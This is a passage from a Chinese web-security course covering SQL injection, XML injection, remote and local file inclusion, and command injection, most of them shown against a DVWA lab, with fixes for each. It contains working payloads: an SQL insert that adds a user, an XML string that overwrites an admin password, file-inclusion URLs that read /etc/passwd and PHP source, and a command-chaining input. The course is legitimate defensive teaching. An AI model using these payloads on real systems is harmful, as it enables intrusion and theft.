  - 'UNION SELECT * FROM FSB_USERS WHERE USER_ID = '1' GROUP BY USER_ID HAVING 1 = 1;--
    - Column 'FSB_USERS.user_name' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.login_id' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.password' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause. Column 'FSB_USERS.creation_date' is invalid in the select list because it is not contained in either an aggregate function or the GROUP BY clause.
- 查看列格式
  - ' UNION SELECT SUM(user_name) FROM FSB_USERS HAVING 1=1 –
    - The sum or average aggregate operation cannot take a varchar data type as an argument.
- 插入用户
  - '; INSERT INTO FSB_USERS (USER_NAME, LOGIN_ID, PASSWORD, CREATION_DATE) VALUES('HAX0R12', 'HACKME12', 'EASY32', GETDATE());--

XML注入

XML注入

- 通过本知识域，我们会：
  - XML注入概念
    - 了解什么是XML注入漏洞
    - 了解XML注入漏洞产生的原因
  - XML注入漏洞检测与防护
    - 掌握XML注入漏洞的利用方式
    - 掌握如何修复XML注入漏洞

什么是XML注入漏洞

- XML injection，XML注入漏洞。
  XML注入类似于SQL注入，XML文件一般用作存储数据及配置，如果在修改或新增数据时，没有对用户可控数据做转义，直接输入或输出数据，都将导致XML注入漏洞。

XML注入产生的原因

- XML注入产生的原因与SQL注入差不多。
  - 传输的数据包含了标签内容。
  - 修改数据时会覆盖原有的标签

XML注入漏洞例子

- 服务器是生成XML来存储用户数据

```
<?xml version="1.0" encoding="UTF-8"?>
<USER role="guest">
<name>user</name>
<passwd>123</passwd>
</USER>
<USER role="admin">
<name>admin</name>
<passwd>1adtyr32e762t7te3</passwd>
</USER>
```

XML注入漏洞例子（续）

- guest用户申请改密码，会更改123
- 要是用户提交的不是简单的字母组合，而是如下信息：

12345</passwd></USER><USER role="admin"><name>admin</name><passwd>123456</passwd></USER><!---

XML注入漏洞例子（续）

- 这样，配置文件会变成：

```
<?xml version="1.0" encoding="UTF-8"?>
<USER rule="guest">
<name>user</name>
<passwd>12345</passwd>
</USER>
<USER rule="admin">
<name>admin</name>
<passwd>123456</passwd>
</USER><!---</passwd>
</USER>
<USER role="admin">
<name>admin</name>
<passwd>1adtyr32e762t7te3</passwd>
</USER>
```

如何防御XML注入

- 对用户输入进行检查
- 对特殊字符进行转码
  - & --> &
  - < --> <
  - > --> >
  - " --> "
  - ' --> '

代码注入

代码注入

- 代码注入包含：
  - 远程文件包含漏洞
  - 本地文件包含漏洞
  - 命令执行漏洞

远程文件包含漏洞

- 通过本知识域，我们会：
  - 了解什么是远程文件包含漏洞
  - 了解远程文件包含漏洞所用到的函数
  - 掌握远程文件包含漏洞的利用方式
  - 掌握远程文件包含漏洞代码审计方法
  - 掌握修复远程文件包含漏洞的方法

什么是远程文件包含漏洞

- 程序开发人员通常会把可重复使用的函数写到单个文件中，在使用某些函数时，直接调用此文件，而无须再次编写，这种调用文件的过程一般被称为包含。
- 在通过PHP的函数引入文件时，由于传入的文件名没有经过合理的校验，从而操作了预想之外的文件，导致意外的文件泄露甚至恶意的代码注入。
- 如果PHP的配置选项allow_url_include为ON的话，则include/require函数是可以加载远程文件的，这种漏洞被称为远程文件包含漏洞。
- PHP常见的导致文件包含的函数如下：
  - include()
  - include_once()
  - require()
  - require_once()
  - fopen()
  - readfile()

远程文件包含漏洞风险

- 攻击者可利用代码注入漏洞执行任意代码，来操作服务器
- 攻击者可利用代码注入漏洞操作数据库，插入恶意数据，可能获取系统权限
- 攻击者可利用代码注入攻击修改系统配置，修改网络配置，可能对服务器及网络造成影响
- 代码注入攻击后可以进一步对网络渗透，由于代码注入攻击多半可获取系统权限，对网络的进一步渗透难度大大降低

如何利用远程文件包含漏洞

- DVWA为例：
  - http://mydvwa.com/dvwa/vulnerabilities/fi/?page=file1.php
- 上面链接中，我们可以传递一个文件名，PHP会根据文件名进行导入操作
- 我们可以指定我们自己编写的地址:http://site1.com/a.php
  - 这里会输出phpinfo()内容。
  - http://mydvwa.com/dvwa/vulnerabilities/fi/?page=http://site1.com/a.php
  - 要是a.php中写入木马，可以控制对方机器

远程文件包含漏洞代码审计方法

- 查看是否有如下代码：
  - include(), include_once()
  - require(), require_once()
  - fopen()
  - readfile()

如何修复远程文件包含漏洞

- 不需要执行远程代码时，可以修改php.ini配置：
  - allow_url_fopen = Off
  - allow_url_include = Off
- 不要直接导入用户输入的内容
  - 执行代码的参数，或文件名，禁止和用户输入相关，只能由开发人员定义代码内容，用户只能提交“1、2、3”等参数，代表相应代码。

本地文件包含漏洞

- 通过本知识域，我们会：
  - 了解什么是本地文件包含漏洞
  - 了解本地文件包含漏洞所用到的函数
  - 掌握本地文件包含漏洞的利用方式
  - 了解PHP语言中的封装协议
  - 掌握本地文件包含漏洞的修复方法

本地文件包含漏洞

- 与远程文件包含漏洞类似，可以读取任意的本地文件
- 可以通过远程文件包含漏洞来生成本地文件包含漏洞的代码来利用
- 本地文件包含漏洞可以包含本地文件，在条件允许时甚至能执行代码
  - 上传图片马，然后包含
    - 读敏感文件，读PHP文件
    - 包含日志文件GetShell
    - 包含/proc/self/envion文件GetShell
    - 包含data:或php://input等伪协议
    - 若有phpinfo则可以包含临时文件

本地文件包含漏洞所用到的函数

- 与远程文件包含漏洞所用到的函数相同：
  - include(), include_once()
  - require(), require_once()
  - fopen()
  - readfile()

本地文件包含漏洞利用方式

- 漏洞危害：
  - 执行任意代码
  - 包含恶意文件控制网站
  - 甚至控制服务器
- 上传带有PHP代码的图片
  - http://mydvwa.com/dvwa/vulnerabilities/fi/?page=../../../a.jpg
- 读取PHP文件
  - http://mydvwa.com/dvwa/vulnerabilities/fi/?page=php://filter/read=convert.base64-encode/resource=../../../a.php
- 读取系统敏感文件
  - http://mydvwa.com/dvwa/vulnerabilities/fi/?page=/etc/passwd

PHP文件中的封装协议 – 访问本地文件

- **file:// — 访问本地文件系统**
  - 文件系统是PHP使用的默认封装协议，展现了本地文件系统
- **php://filter -- 对本地磁盘文件进行读写**
  - php://filter是一种元封装器，设计用于“数据流打开”时的“筛选过滤”应用。这对于一体式(all-in-one)的文件函数非常有用，类似readfile()、file()、file_get_contens()，在数据流内容读取之前没有机会应用其他过滤器

PHP文件中的封装协议 – 代码任意执行

- **php:// — 访问各个输入/输出流(I/O streams)**
  - PHP 提供了一些杂项输入/输出(IO)流，允许访问 PHP 的输入输出流、标准输入输出和错误描述符， 内存中、磁盘备份的临时文件流以及可以操作其他读
- **data://伪协议**
  - 这是一种数据流封装器，data:URI schema(URL schema可以是很多形式)
  - 利用data://伪协议进行代码执行的思路原理和php://是类似的，都是利用了PHP中的流的概念，将原本的include的文件流重定向到了用户可控制的输入流中

PHP文件中的封装协议 – 目录遍历

- **glob://伪协议**
  - glob:// 查找匹配的文件路径模式

如何修复本地文件包含漏洞

- 不要直接导入用户输入的内容（与远程文件包含漏洞相同）
  - 执行代码的参数，或文件名，禁止和用户输入相关，只能由开发人员定义代码内容，用户只能提交“1、2、3”等参数，代表相应代码。

命令执行漏洞

- 通过本知识域，我们会：
  - 了解什么是命令注入漏洞
  - 了解命令注入漏洞对系统安全产生的危害
  - 掌握脚本语言中可以执行系统命令的函数
  - 了解第三方组件存在的代码执行漏洞，如struts2
  - 掌握命令注入漏洞的修复方法

命令行注入漏洞

- 用户通过浏览器提交执行命令，由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令，可能会允许攻击者通过改变 $PATH 或程序执行环境的其他方面来执行一个恶意构造的代码
- 在操作系统中，“&、|、||”都可以作为命令连接符使用，用户通过浏览器提交执行命令，由于服务器端没有针对执行函数做过滤，导致在没有指定绝对路径的情况下就执行命令

命令注入漏洞对系统安全产生的危害

- 继承Web服务程序的权限去执行系统命令或读 - 写文件
  - 运行Web服务的用户权限等于黑客利用漏洞后执行命令的权限
- 反弹shell
  - 通过特定方式进行反弹shell攻击
- 控制整个网站甚至控制服务器
  - 根据权限，可能服务器整体被沦陷
- 进一步内网渗透
  - 把当前控制的机器当作跳板来控制其它内网机器

各种语言执行系统命令的函数

- PHP
  - system() 输出并返回最后一行shell结果。
  - exec() 不输出结果，返回最后一行shell结果，所有结果可以保存到一个返回的数组里面。
  - passthru() 只调用命令，把命令的运行结果原样地直接输出到标准输出设备上。
- JSP
  - Runtime.getRuntime().exec(<commandstr>)

命令注入漏洞例子

- 页面：
  - http://mydvwa.com/dvwa/vulnerabilities/exec/
- 正常参数：
  - 0.0.0.0(或其它IP)
- 修改后的参数：
  - 0.0.0.0; ls
  - 会输出当前目录的列表

第三方组件存在的代码执行漏洞

- Struts2漏洞（s2-16)
  - Struts2的DefaultActionMapper支持一种方法，可以使用”action:”，“redirect:”，“redirectAction:”对输入信息进行处理，从而改变前缀参数，这样操作的目的是方便表单中的操作。在2.3.15.1版本以前的struts2中，没有对”action:”，“redirect:”，“redirectAction:”等进行处理，导致ongl表达式可以被执行。
- 详细信息请查找 s2-16

命令注入漏洞的修复方法

- PHP
  - 尽量不要执行外部命令
  - 尽量使用脚本解决工作，少用执行命令函数，php中禁止disable_functions
  - 使用自定义函数或函数库来替代外部命令的功能
  - 程序参数的情况，escapshellcmd过滤
  - 程序参数值的情况，escapeshellarg过滤
  - 参数值尽量使用引用号包裹，并在拼接前调用addslashes进行转义
  - 使用safe_mode_exec_dir指定可执行文件的路径